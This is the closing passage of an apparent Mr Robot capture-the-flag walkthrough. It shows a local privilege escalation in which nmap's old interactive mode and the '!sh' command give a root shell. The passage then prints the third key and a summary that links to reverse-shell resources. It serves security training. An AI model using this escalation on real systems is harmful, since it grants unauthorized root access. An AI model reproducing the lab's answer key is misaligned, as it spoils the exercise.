


```
robot@linux:/$ nmap -help
nmap -help
Nmap 3.81 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
robot@linux:/$
```

The older versions of Nmap had an interactive mode.

At the prompt type: **nmap --interactive**

At the next prompt, type: **h** for help.




```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> h
h
Nmap Interactive Commands:
n <nmap args> -- executes an nmap scan using the arguments given and
waits for nmap to finish.  Results are printed to the
screen (of course you can still use file output commands).
! <command>   -- runs shell command given in the foreground
x             -- Exit Nmap
f [--spoof <fakeargs>] [--nmap_path <path>] <nmap args>
-- Executes nmap in the background (results are NOT
printed to the screen).  You should generally specify a
file for results (with -oX, -oG, or -oN).  If you specify
fakeargs with --spoof, Nmap will try to make those
appear in ps listings.  If you wish to execute a special
version of Nmap, specify --nmap_path.
n -h          -- Obtain help with Nmap syntax
h             -- Prints this help screen.
Examples:
n -sS -O -v example.com/24
```

At the nmap prompt type: **!sh** `to get a shell`

Type in: **whoami**


You are root! You can now cd to the root directory and list the contents.



```
nmap> !sh
!sh
# whoami
whoami
root
# cd root
cd root
# ls
ls
firstboot_done  key-3-of-3.txt
#
```

There is your third and final key.

CAT the contents of the key to the terminal.



```
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# 
```

Save the key to your mrrobot folder,

Summary

All I can say is wow! Doing a CTF exercise is a great way to hone your skills. Regardless of the outcome, you will leave as a better pentester or hacker. This first CTF took a week of research and much trial and error to build. I choose what I thought were the best ways to complete the requirements and there were plenty of different ways of getting the same result.

A lot of my research showed Metasploit exploits being used to establish a Meterpreter session with the WordPress site, but I could never get the payload to work.

Much of what you will have learned will be seen again in future CFT labs as a lot of the steps are used repeatedly.

CTF's are a great way to bring all of what you have learned together.

I encourage you to do this CTF three or four times until you become comfortable with the hacking methodology and the steps we used in the lab.

Addition resources used in this CTF walkthrough.

https://github.com/pentestmonkey/php-...
http://pastebin.com/GMwhCDtm
http://www.rebootuser.com/?p=1623#.V5...

Snooze Security